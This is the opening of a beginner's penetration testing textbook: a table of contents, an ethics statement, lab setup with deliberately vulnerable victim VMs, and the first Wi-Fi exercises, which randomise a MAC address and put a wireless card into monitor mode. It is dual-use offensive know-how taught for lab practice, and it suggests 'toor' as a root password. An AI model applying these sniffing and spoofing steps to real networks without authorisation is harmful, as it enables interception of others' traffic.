

PENETRATION TESTING STEP-BY-STEP GUIDE

SECOND EDITION

Beginners Practical guide to ethical hacking and Penetration testing

PENETRATION TESTING STEP BY STEP GUIDE

Second Edition

Radhi Shatob

Copyright © 2021, Radhi Shatob

All rights reserved. No part of this book may be reproduced in any form or by and electronic or mechanical means, including information storage and retrieval systems, without permission in writing form the publisher, except by reviewers, who may quote brief passages in review.

ISBN 978-1-9995412-5-5 (Electronic Book)

ISBN 978-1-9995412-4-8(Book)

This page is left Blank

Contents

1. Lab Setup preparations

- 1.1. Lab setup:
- 1.2. Install VirtualBox software
- 1.3. Installation of Attacker Machine (Kali Linux)
- 1.4. Installation of Victim-1 Machine (Metasploitable)
- 1.5. Installation of Victim- 2 machine (windows 10)
- 1.6. Install VBox Extension Pack and Guest addition
- 1.7. USB Wi-Fi Adpator

2. Wi-Fi Penetration Testing

- 2.1. Putting card in monitor mode
- 2.3. Sniffing specific AP
- 2.4. De-authentication attacks
- 2.5. WEP encrypted networks crack
- 2.6. WPA Encrypted Network crack
- 2.7. EAPOL protocol
- 2.8. Fake access Point
- 2.9. Securing Wireless Network

3. Post Connection Attacks

- 3.1. Network discovering
- 3.2. Using NMAP tool
- 3.3. Man in the Middle Attacks (MiTM)
- 3.4. ARP Spoofing
- 3.5. MiTM with Bettercap tool
- 3.6. MITM DNS Spoofing
- 3.7. MiTM Java code injection

- [3.8. MIMT Attack in Real Network](#)
- [3.9. Detecting ARP storms by Wireshark](#)
- [3.10. Preventing ARP Poisoning](#)

4. Gaining Access (Server Side)

- [4.1. Server-Side attacks](#)
- [4.2. Exploiting Basic vulnerability](#)
- [4.3. Code Execution vulnerabilities](#)

5. Vulnerability Scanning

- [5.1. Basic Vulnerability detection methods](#)
- [5.2. Vulnerability Scanning software](#)
- [5.3. Vulnerability Database](#)
- [5.4. Vulnerability Management with Nmap](#)
- [5.5. Starting and Configuration Nmap](#)
- [5.6. Nmap Reports Analysis](#)
- [5.7. Other Nmap functions](#)

6. Gaining Access (Client Site Attacks)

- [6.1. Using Veil Evasion Framework](#)
- [6.2. Installing Veil 3.1 In Kali Linux](#)
- [6.3. How Anti-Malware work](#)
- [6.4. Listening to incoming connections](#)
- [6.5. Delivery Method](#)
- [6.6. Control hacked Devices with Kage Tool](#)
- [6.7. Embedding Malware into PDF and JPG files](#)
- [6.8. Protecting against smart delivery methods](#)

7. Post exploitation

- [7.1. Metasploit meterpreter commands](#)
- [7.2. Process impersonation](#)

[7.3. Controlling Victim file system](#)

[7.4. Maintaining Access](#)

[7.5. Key-logger and screenshots](#)

[**8. Social Engineering**](#)

[8.1. Maltego](#)

[8.2. Email spoofing](#)

[**9. Browser exploitation**](#)

[9.1. Using BeEF to send backdoor](#)

[9.2. Hooking up a Mobile phone](#)

[**10. Detecting Trojans**](#)

[10.1. How Trojans works](#)

[10.2. Trojan Types](#)

[10.3. Protect against Trojans](#)

[10.4. Manual Trojans detection](#)

[10.5. Using Sandbox](#)

[**11. Gaining access in real network**](#)

[11.1. Configuring the router](#)

[**12. Website penetration testing**](#)

[12.1. Website \(web Applications\) components](#)

[12.2. Website Information Gathering](#)

[12.3. Discovering websites in the same Server](#)

[12.4. Subdomains](#)

[12.5. Finding Files and Directories](#)

[12.6. File uploads, code execution and file exclusion](#)

[12.7. Preventing above vulnerabilities](#)

[**13. SQL injection**](#)

- [13.1. Discovering SQL injection](#)
- [13.2. Injecting a code in webpage](#)
- [13.3. Discovering SQL injection in GET](#)
- [13.4. Reading Database Information:](#)
- [13.5. Read/write files using SQL vulnerability](#)
- [13.6. Using Sqlmap tool](#)
- [13.7. Protection from SQL injection](#)

14. Cross Site Scripting XSS

- [14.1. Discovering XSS vulnerabilities](#)
- [14.2. Stored XSS vulnerabilities](#)
- [14.3. Injecting BeEF hook as a stored XSS](#)
- [14.4. Preventing XSS Vulnerability](#)

15. OWASP ZAP Web Site Penetration testing tool

- [15.1. Scanning Websites using OWASP-ZAP tool](#)

16. Mobile phone penetration testing

- [16.1. Introduction](#)
- [16.2. Mobile phone attack vectors](#)
- [16.3. Outcomes of attack vectors](#)
- [16.4. Mobile phone attack lifecycle](#)
- [16.5. App Stores](#)
- [16.6. Introduction Android OS](#)
- [16.7. Android Authentication \(screen lock\)](#)
- [16.8. Introduction to Apple iOS](#)
- [16.9. iOS Authentication \(screen lock\)](#)
- [16.10. Mobile Application Penetration Testing](#)

17. Appendix 1: Realtek Driver update

18. Appendix2: Glossary

Index of Pen-Tests Exercises

- [Exercise 1: Putting wireless card in Monitor mode](#)
- [Exercise 2: Over the air wireless data capture](#)
- [Exercise 3: Sniffing Specific Access Point](#)
- [Exercise 4: De-authentication Attack](#)
- [Exercise 5: WEP Encryption cracking procedure](#)
- [Exercise 6: Cracking WPA using WPS feature](#)
- [Exercise 7: Cracking WPA by capturing handshaking](#)
- [Exercise 8 Creating Fake Access point using Wifipumpkin3](#)
- [Exercise 9: Using Network Discovery tool netdiscover](#)
- [Exercise 10: Using Network discovery tool arp-scan](#)
- [Exercise 11: using Nmap](#)
- [Exercise 12: ARP Spoofing using arpspoof tool](#)
- [Exercise 13: Installing Bettercap tool](#)
- [Exercise 14: ARP Spoofing with Bettercap](#)
- [Exercise 15: Intercepting HTTP traffic with Bettercap](#)
- [Exercise 16: Automating Bettercap attacks using Caplets](#)
- [Exercise 17: SSL Stripping](#)
- [Exercise 18: DNS Spoofing](#)
- [Exercise 19: MITM -Java Code injection](#)
- [Exercise 20: Detecting ARP storms with Wireshark](#)
- [Exercise 21: Basic Information Gathering using Zenmap](#)
- [Exercise 22: Exploit RSH client vulnerability](#)
- [Exercise 23: Exploit Ftp vulnerability](#)
- [Exercise 24: Exploiting Code Execution Vulnerability](#)
- [Exercise 25: Vulnerability Management – installing Nmap](#)
- [Exercise 26: Running Nmap](#)
- [Exercise 27: Nmap Analysis and Report Generating](#)
- [Exercise 28: Client-Side Attacks – Installing Veil Evasion](#)
- [Exercise 29: Creating Backdoor malware](#)
- [Exercise 30: Setup Hacker machine to listen to Incoming connection](#)
- [Exercise 31: Malware Basic Delivery Method](#)
- [Exercise 32: Creating Encrypted backdoor](#)
- [Exercise 33: Using Metasploit GUI Kage](#)
- [Exercise 34 Embedding Malware into PDF file](#)
- [Exercise 35 Embedding Malware inside image file](#)

[Exercise 36: Post Exploitation](#)

[Exercise 37: Controlling victim file system](#)

[Exercise 38: Maintaining Access using persistence mode](#)

[Exercise 39: Setting up Key-logger](#)

[Exercise 40: Running Maltego Tool](#)

[Exercise 41: Email Spoofing using Sendinblue server](#)

[Exercise 42: Browser Exploitation with BeEF](#)

[Exercise 43: Hacking Windows 10 using BeEF](#)

[Exercise 44: Gaining Access in Real Networks](#)

[Exercise 45: Web Site Information gathering](#)

[Exercise 46: Discovering Subdomains with Knock Tool](#)

[Exercise 47: Finding Files and Directories](#)

[Exercise 48: File Upload](#)

[Exercise 49: Remote Code Execution](#)

[Exercise 50: File Inclusion](#)

[Exercise 51: Remote File inclusion](#)

[Exercise 52: Logging to Database](#)

[Exercise 53: Breaking a webpage](#)

[Exercise 54: Injecting Code into Webpage](#)

[Exercise 55: Login as Admin without a password](#)

[Exercise 56: Discovering SQL injection vulnerability with GET](#)

[Exercise 57: Reading and Extracting Data from Website](#)

[Exercise 58: Reading and writing files using SQL vulnerability](#)

[Exercise 59: Using Sqlmap tool](#)

[Exercise 60: Example of Reflected XSS](#)

[Exercise 61: Example of Stored XSS](#)

[Exercise 62: Injecting BeEF hook as stored XSS](#)

[Exercise 63: Running OWASP ZAP](#)

[Exercise 64: Start Website scan](#)

[Exercise 65: Scan Analysis](#)

[Exercise 66: Setting up Android testing environment](#)

[Exercise 67: Connecting a Physical android Phone to ADB tool](#)

[Exercise 68: Downloading a file or folder from Phone to PC](#)

[Exercise 69: Installing APK files into Android Virtual machine](#)

[Exercise 70: Getting Mobile App username and password](#)

[Exercise 71: Mobile App SQL injection](#)

[Exercise 72: Reading SQLite database in Android Phone](#)

[Exercise 73: Hacking Real Android phone](#)

Preface

Penetration testing is the practice of penetrating networks, systems, and applications to find vulnerabilities that hackers may use to infiltrate the system and cause damage to the business. Penetration tests require hackers, either a single skilled hacker or a team of hackers, to probe the network and systems to access to the business data and information. The business's information security department is then informed by official report of the vulnerabilities.

To meet some information security standards, businesses are required to perform penetration tastings on a regular basis in order to keep certified by the standard. For example, Payment Card Industry Data Security Standard (PCI DSS) requires a yearly penetration test to be done by the businesses to maintain certification. The demand for skilled penetration testers extremely high and it will be higher in the coming years.

This book is intended for people who have no prior knowledge of penetration testing, ethical hacking and would like to enter the field. This is not a theoretical book but a practical step by step guide to penetration testing that teaches the techniques and tools that real hackers use to hack networks and exploit vulnerabilities. The guide is based in Kali Linux and other tools that real hackers use. This guide assumes that readers have no knowledge Kali Linux and teaches you through penetration testing exercises. This guide covers the all the phases of penetrations testing starting from reconnaissance, scanning, gaining access, maintaining assess and covering tracks. The main feature of the guide will be 73 Pen-tests exercises that cover wireless and Wi-Fi penetration testing, client side penetration testing, server side penetration testing, creating and delivering malware, social engineering, email spoofing ,complete web penetration testing and Mobile phones penetration testing. I hope you find this guide helpful and insightful as you learn more about penetration testing.

Radhi Shatob

Who is this Book for?

This book is a hands-on guide, it is for anyone interested in Information security and wanted to know how hackers hack systems, what tool they use and how they do information gathering about their target. This book is aimed at people who are new to the world of ethical hacking and penetration testing, it is for those with little or no previous experience and not sure where to begin. However, this book is also good for Information Security Managers and Information Technology managers in general who want to understand what the threats to their systems, what tools hackers use and what measures they need to take in order to protect their systems and networks.

This Book goes straight to the point of hacking and does not go in detail in the theoretical aspects, it is a practical hands on guide that explains in easy to follow instructions, how to setup up testing environment and how to do each penetration test. It lists the steps and guide the user about the commands needed and show the expected results in screen shots for each exercise. At the end of this book not only you will gain the knowledge about how to perform penetration testing, but also you will know how to use Kali Linux and Linux in general, because the book assume the reader has no prior knowledge in Kali Linux which the main operation system of Penetration testing.

White Hat ethical hacker Ethics

This book teaches you to be a penetration tester in other word a white hat ethical hacker. The exercises listed in this book can be very harmful and illegal to do in real environment without prior permission to conduct such activities against any information system, network or normal client who use computing devices.

- Do not be malicious.
- Do not use skills learned in illegal activities.
- If you are doing Penetration testing for external Client, keep all data gathered during the penetration testing confidential and do not reveal the Data to anyone without the consent of the client.
- Do not use computer to harm or interfere with other people's work.

Neither the author of this book, nor the publisher encourage the misuse of the penetration testing exercises listed in this book.

1

LAB SETUP

This chapter will guide readers in setting up the environment, so they will be able to do all the Exercises in the following chapters, assuming you have a laptop with minimum 8G RAM and 64 G Disk space (Windows or Mac). The chapter will guide you through the installation of Oracle Virtual Box software, Kali Linux virtual machine, Windows 10 virtual machine and Ubuntu Linux machine that has vulnerabilities, also the guide will explain the Wireless card setup with the host and Kali Linux.

1. Lab Setup preparations

To do all the labs in this training course, you need to have the following:

- Windows or mac (host machine) with minimum 8G Ram (16G RAM is recommended)
- Minimum 80G disk space. (250G is recommended for the host machine)
- The lab will depend on installation of three virtual machines.

1.1. Lab setup:

- Laptop (host machine)
- Installation of VirtualBox
- Installation of Attacker Virtual machine Kali Linux
- Installation of victim machine 1: Virtual Metasploitable (Ubuntu Linux machine)
- Installation of victim machine 2: Virtual Windows 10
- Need External USB Wi-Fi card that compatible with host machine and Kali Linux to do wireless penetration labs

1.2. Install VirtualBox software

- You will need Windows or Mac machine with minimum 8G Ram and 64G Free disk space.
- Download VirtualBox software from the following link:
<https://www.virtualbox.org/wiki/downloads>
- Install VirtualBox software.

Note

Virtualization must be enabled in the laptop BOIS to run 64-bit virtual machines inside VirtualBox.

1.3. Installation of Attacker Machine (Kali Linux)

- To install Kali Linux image, go to (<https://www.kali.org/downloads/>).
- Download Kali Linux 64-bit VirtualBox (Image for Virtual Box).
- Double click the downloaded file and it will install itself under VB software.
- Give Kali 4G Ram and at least 20G Disk space.

1.4. Installation of Victim-1 Machine (Metasploitable)

Metasploitable is a vulnerable Linux distro made by Rapid7. This OS contains several vulnerabilities. It is designed for pen testers to try and hack. Rapid 7 offer this software for free for the Penetration testers community, they just need to register with Rapid 7 and then download the Metasploitable virtual machine.

You can download Metasploitable from the following link:

- <https://information.rapid7.com/metasploitable-download.html>
- to install Metasploitable in VirtualBox (Vbox):
 - In Vbox click on New.
 - Give it a Name, Type= Linux, Version= Ubuntu 64k.
 - Next and give it 512 M Ram or 1 G ram then Next.
 - Choose “Use an existing virtual hard disk file “.
 - Go to the Metasploitable file location and choose .vmdk file.

1.5. Installation of Victim- 2 machine (windows 10)

We will also install a normal windows 10 machine as a victim, we will be running our attacks against this machine.

Microsoft has released several windows virtual machines that can be downloaded from the following link

- <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms>
- download Win10.0va file.
- right click the file and choose open with Virtual box.
- Agree on import setting.

1.6. Install VBox Extension Pack and Guest addition

After the installation of the three machines, we need to install VirtualBox extension pack that allow you to share files between host machine and virtual machines and resize of the virtual machine screen and other options that make working with virtual machines easy.

download extension pack and install from

<https://www.virtualbox.org/wiki/downloads>

After finishing installing Virtual machines and for Better integration with host desktop and mouse install VB guest addition, so the following link for

more info about installing guest addition.

https://docs.oracle.com/cd/E36500_01/E36502/html/qs-guest-additions.html

for Kali Guest addition follow the following procedure:

In Kali machine open Terminal and enter the following commands:


```
#apt purge virtualbox-guest-x11
#apt autoremove --purge
#reboot
#apt update
#apt dist-upgrade
#reboot
#apt update
#apt install -y virtualbox-guest-x11
#reboot
```

Note


Oracle keep changing the location of the Extension Pack and Guest Edition in their website.

Configure NAT in Virtual Box

- Normally Virtual machines are isolated from each other and cannot directly communicate with each other.
- Create NAT network in VirtualBox to allow virtual machines communications.
- In Windows or MAC to create NAT network go to Virtual Box File/Preferences/ Network/add New NAT Network.



- Right click the VMs, go to setting, Network, and choose NAT network as follow



Do this step for all machines.

Updating Kali Linux

- Open VirtualBox and start Kali Linux and login as:
- User: kali
- Password: kali
- Open terminal and type the following commands:

`#sudo apt-get update`

`#sudo apt-get install terminator` (terminal software more flexible than the build in terminal software)


`#sudo apt-get upgrade`

To avoid typing sudo each time you enter a command, login as root but first you should setup password for the root account, the following procedure show how to setup a root password

1. Login as **kali/kali**
2. Type **#sudo su** and enter Kali password



3. At the root account type `#passwd`
4. Enter a password such as `toor`



File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help

```
kali㉿kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali# passwd
New password:
Retype new password:
passwd: password updated successfully
root@kali:/home/kali# █
```

Logout Kali and log back in as root/toor



1.7. USB Wi-Fi Adpator

Wi-Fi USB adaptor is a wireless card that will be used in Kali Linux. Wireless training to monitor and inject packets over the air. The build-in wireless cards are unmanaged cards and cannot monitor the available Wi-Fi access point on the air.

Most of the USB wireless cards that used to work smoothly with Kali Linux until the introduction of Kali 2020 which have Linux kernel 5.4. In Kali 2020.2 do the following to install new drivers for the cards:

- Check the card chipset using command
`#airmon-ng`
- If the chipset is Ralink then
`#apt install firmware-ralink`

```
root@kali:~# airmon-ng
```

| PHY | Interface | Driver | Chipset |
|------|-----------|-----------|--|
| phy0 | wlan0 | rt2800usb | Ralink Technology, Corp. RT2870/RT3070 |

- If the chipset is Realtek then follow the procedure in Appendix 1



ALFA AWUS036ACH
Chipset: Realtek RTL8812AU



ALFA AWUS036NH Chipset is
Chipset: Ralink RT3070




EDUP-Link AC600
Chipset: Realtek RTL8811AC

Some of the USB Wi-Fi cards that tested with Kali-Linux
2020.2

Attaching Card to Kali Linux

To attach the card to Kali virtual machine, see the screenshot below.

- The card should be connected to host
- In Virtual Box highlight Kali machine, then click Setting /USB
- If the card does not appear, click the + to add the card



Starting Wireless Network Card

- Unplug the card
- Start Kali
- Plug the card again – if the card working green light should be flashing in the USB Icon on kali



- Type #iwconfig

```
root@kali:~/Desktop# iwconfig
lo      no wireless extensions.

eth0     no wireless extensions.

wlan0    unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off    RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@kali:~/Desktop#
```

Changing mac address

```
root@kali:~/Desktop# ifconfig wlan0 down
root@kali:~/Desktop# macchanger --random wlan0
Current MAC:  da:0d:e4:50:34:e4 (unknown)
Permanent MAC: e8:4e:06:56:37:fd (EDUP INTERNATIONAL (HK) CO., LTD)
New MAC:      5e:49:59:c8:fb:78 (unknown)
root@kali:~/Desktop#
```

Commands:

```
#ifconfig wlan0 down
#macchanger --random wlan0
#ifconfig wlan0
```

2

Wi-Fi Penetration Testing

In this chapter you will learn how to use special wireless card to collect packets off the air and monitor Wi-Fi traffic plus cracking WEP and WPA WI-FI encrypted networks also you will learn how to make a fake access point and collects Packets that passing through your access point. At the end of the chapter there is guide on how to protect wireless Wi-Fi network from such attacks

2. Wi-Fi Penetration Testing

Wi-Fi or wireless penetration testing is an important aspect of any security audit project, organizations are facing serious threats from their insecure Wi-Fi network. A compromised Wi-Fi puts the entire network at risks. In this section we are going to run many exercises to see Wi-Fi traffic off the air, de-authenticate legitimate users from Wi-Fi connection, setting up Fake Access point and lure people to it, crack WEP and WPA

2.1. Putting card in monitor mode

Exercise 1: Putting wireless card in Monitor mode

1. Start Kali Linux VM
2. Check Kali version

grep VERSION /etc/os-release

```
root@kali:~# grep VERSION /etc/os-release
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
root@kali:~#
```

3. To see what Kernel version, type

#hostnamectl

Putting card in to monitor mode will allow it to capture any packets off the air, even packets not directed to its mac address

```
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      521 NetworkManager
      617 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0      wlan0       rt2800usb      Ralink Technology, Corp. RT2870/RT3070
                                         (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                                         (mac80211 station mode vif disabled for [phy0]wlan0)
```

Card Mode - Managed: if the card mode is managed, it will only see the packets that targeted the card mac address or broadcast, to make the card to see all packets in the air it has to be changed to monitor mode.

4. Changing the Card to Monitor Mode:

```
#iwconfig
#ifconfig wlan0 down
#airmon-ng start wlan0
```

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo       no wireless extensions.

wlan0    unassociated  Nickname:<WIFI@REALTEK>
         Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
         Sensitivity:0/0
         Retry:off   RTS thr:off   Fragment thr:off
         Encryption key:off
         Power Management:off
         Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
         Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
         Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@kali:~# ifconfig wlan0 mode monitor
mode: No address associated with name
ifconfig: `--help' gives usage information.
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      515 NetworkManager
     1512 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0      wlan0        rtl88XXau    Realtek Semiconductor Corp. 802.11ac WLAN Adapter

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface ...
Segmentation fault

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~# airmon-ng check kill

Killing these processes:

      PID Name
     1512 wpa_supplicant
```

2.2. Over the air wireless data packets capture

airodump-ng utility allows the card to capture all traffic in the air if the card is set to monitor mode, it will show all Access Points that it can see

